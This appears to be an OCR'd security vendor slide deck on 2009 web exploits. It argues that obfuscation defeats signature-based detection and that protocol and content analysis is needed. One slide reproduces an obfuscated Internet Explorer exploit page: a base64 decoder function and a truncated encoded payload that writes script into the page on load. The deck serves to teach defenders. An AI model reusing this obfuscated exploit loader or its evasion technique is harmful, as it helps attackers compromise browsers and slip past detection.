
Table 11: Top Five Web-Based Exploits, 2009
Source: IBM X-Force Whiro Crawler

- Four of the top five web based exploits are related to Adobe products.
- Core browser vulnerabiities have taken a back seat to malicious PDF and ActiveX vulnerabilities.

Exploit Availability




Source: IBM X-Force®




Source: IBM X-Force®

……and they are obfuscated




Source: IBM X-Force®


TextPad - [F:\webfuscate\IEexploit_original0day_before.html *]
File Edit Search View Tools Macros Configure Window Help
28 15 Read Ovr Block Sync Rec Caps

```
<script language="javascript">
var alfabet='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';

function funkcja(arg)
{
var a1='', a2, a3, a4, a5, a6, a7, a8, a9=0;


arg=arg.replace(/[^A-Za-z0-9\+\/\=]/g, '');

do {
a5=alfabet.indexOf(arg.charAt(a9++));
a6=alfabet.indexOf(arg.charAt(a9++));
a7=alfabet.indexOf(arg.charAt(a9++));
a8=alfabet.indexOf(arg.charAt(a9++));
a2=(a5 << 2) | (a6 >> 4);

some_shit=((a6 & 15) << 4) | (a7 >> 2);
a4=((a7 & 3) << 6) | a8;
a1=a1+String.fromCharCode(a2);

if (a7!=64) a1=a1+String.fromCharCode(some_[redacted]);
if (a8!=64) a1=a1+String.fromCharCode(a4);

}
while (a9<arg.length);

document.write(a1);
}


</script>

<body onload=
"funkcja('ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU2OCU3NCU2ZCU2YyUzZSUzYyU2OCU2NSU2MSU2NCUzZSUzYyU3NCU2OSU3NCU2YyU2N
SUzZSUzYyUyZiU3NCU2OSU3NCU2YyU2NSUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU2YyU2
MSU2ZSU2NyU3NSU2MSU2NyU2NSUzZCUyMiU2YSU2MSU3NiU2MSU3MyU2MyU3MiU2OSU3MCU3NCUyMiUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2N
hcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0YyU2ZiU2NyUyOCU2ZCUyOSUyMCU3YicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJy
UwOSU3NiU2MSU3MiUyMCU2YyU2ZiU2NyUyMCUzZCUyMCU2NCU2ZiU2MyU3NSU2ZCU2NSU2ZSU3NCUyZSU2MyU3MiU2NSU2MSU3NCU2NSU0NSU2YyU2N
SU2ZCU2NSU2ZSU3NCUyOCUyNyU3MCUyNyUyOSUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU2YyU2ZiU2NyUyZSU2OSU2ZSU2ZSU2
NSU3MiU0OCU1NCU0ZCU0YyUyMCUzZCUyMCU2ZCUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyU3ZCcpKTsKZG9jdW1lbnQud3JpdGUodW5
lc2NhcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0MyU3MiU2NSU2MSU3NCU2NSU0ZiUyOCU2ZiUyYyUyMCU2ZSUyOSUyMCU3YicpKTsKZG
9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU3NiU2MSU3MiUyMCU3MiUyMCUzZCUyMCU2ZSU3NSU2YyU2YyUzYicpKTsKZG9jdW1lbnQud3JpdGUod
W5lc2NhcGUoJyUwOScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU3NCU3MiU3OSUyMCU3YiUyMCU2NSU3NiU2MSU2YyUyOCU2NyU3MiUy
```

Converging the Security Platform
A Holistic Security Architecture



Reasons For PAM

- Many DPI solutions must remove protection as time progresses in order to keep performance from degrading

- New technologies and techniques aren’t possible with a non-extensible solution

- Pattern matching is a very old technology and is reactive in nature
  - There must always be a ‘patient zero’

- Obfuscation is well practiced and easily done against pattern matching technologies
  - This is especially simple when the signatures are open and reviewable before the exploit is crafted

Which one is larger than the rest?

- Protocols are like simple languages.
  It helps if you speak the language.


- Шесть умноженным семь
- Шесть умноженным шесть плюс семь
- Шесть умноженным шесть плюс шесть
- Семь умноженным семь минус семь
- Сорок плюс два

Now, which one is larger than the rest?


- Six times seven
- Six times six plus seven
- Six times six plus six
- Seven times seven minus seven
- Forty plus two

Protocol/Content Analysis at ALL Levels

